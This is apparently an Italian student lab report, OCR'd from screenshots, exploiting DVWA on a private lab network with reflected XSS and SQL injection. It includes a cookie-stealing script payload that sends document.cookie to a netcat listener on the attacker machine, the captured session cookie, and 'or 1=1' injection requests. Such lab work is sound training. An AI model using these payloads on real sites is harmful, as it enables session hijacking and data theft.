Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:-XSS reflected-SQL Injection (non blind).

Consegna:

XSS

1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc

2. Cookie (recupero il cookie), webserver ecc.

SQL


1. Controllo di injection


2. Esempi


3. Union


Screenshot/spiegazione in un report di PDF


XSS





Burp Suite Community Edition v2023.9.1 - Temporary Project
Request to http://192.168.50.101:80
GET /dvwa/vulnerabilities/xss_r/?name=%3Ci%3ESimona%3C%2Fi%3E HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=pluto
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323
Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 10
DVWA
Vulnerability: Reflected
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
What's your name?
Submit
Hello Simona
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



Burp Suite Community Edition v2023.9.1 - Temporary Project
Request to http://192.168.50.101:80
GET /dvwa/vulnerabilities/xss_r/?name=%3Ci%3ESimona%3C%2Fi%3E HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=pluto
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323
Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 10
DVWA
Vulnerability: Reflected
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
What's your name?
<script>alert("XSS")</script>
Submit
Hello Simona
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


Damn Vulnerable
Not secure
192.168.50.101/...
192.168.50.101 says
XSS
OK



Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forwa... Drop Interc... Action Open ... Comment this item HTTP/1
Pretty Raw Hex
GET /dvwa/vulnerabilities/xss_r/?name=
%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.5
0.100%3A12345%2F%3Ftext%3D%22%2Bdocument.cookie%3C%2Fsc
ript%3E HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer:
http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=
%3Ci%3ESimona%3C%2Fi%3E
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
f7ca322df39c8386f5fefefb4e107323
Connection: close
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Vulnerability: Reflected
What's your name?
<script>window.location="http:
Submit
Hello Simona
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scriptir
http://www.cgisecurity.com/xss-faq.html



(kali㉿kali)-[~]
$ nc -l -p 12345
GET /?text=security=low;%20PHPSESSID=f7ca322df39c8386f5fefefb4e107323 HTTP/1.1
Host: 192.168.50.100:12345
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Attiva Windows



Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Cache Storage
Cookies
http://192.168.50.101
Indexed DB
Local Storage
Filter Items
Name Value Domain Path Expires / Max-Age Size HttpOnly Secure SameSite Last Accessed
PHPSESSID 2df39c8386f5fefefb4e107323 192.168.50.101 / Session 41 false false None Sat, 03 Feb 2024 16:55:44 GMT
security high 192.168.50.101 /dvwa Session 12 false false None Sat, 03 Feb 2024 16:55:48 GMT
Filter values
Data
PHPSESSID:"29a52aebfa8ab5582846078cba53
Created:"Sat, 03 Feb 2024 16:55:44 GMT"
Domain:"192.168.50.101"
Expires / Max-Age:"Session"
Filter Output
Errors Warnings Logs Info Debug CSS XHR Requests
Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]
Attiva Windows


192.168.50.101/dvwa/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
Attiva Windows
Passa a Impostazioni per

SQL


Burp Suite Community Edition v2023.9.1 - Temporary Project
Request to http://192.168.50.101:80
GET /dvwa/vulnerabilities/sqli_blind/?id=3&Submit=Submit HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323
Connection: close
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Damn Vulnerabl
Not secure 192.168.50.101/...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injec
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More info
http://www.securiteam.com/securityreviews/5
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.h


Burp Suite Community Edition v2023.9.1 - Temporary Project
Request to http://192.168.50.101:80
GET /dvwa/vulnerabilities/sqli_blind/?id=4&Submit=Submit HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=3+or+%221%3D1%22%23&Submit=Submit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefefb4e107323
Connection: close
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Damn Vulnerabl
Not secure 192.168.50.101/...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injec
User ID:
Submit
ID: 4
First name: Pablo
Surname: Picasso
More info
http://www.securiteam.com/securityreviews/5
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.h


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forwa... Drop Interc... Action Open ... Comment this item HTTP/1
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqli_blind/?id=
3%27+or+1%3D1+%23&Submit=Submit HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
7 Referer:
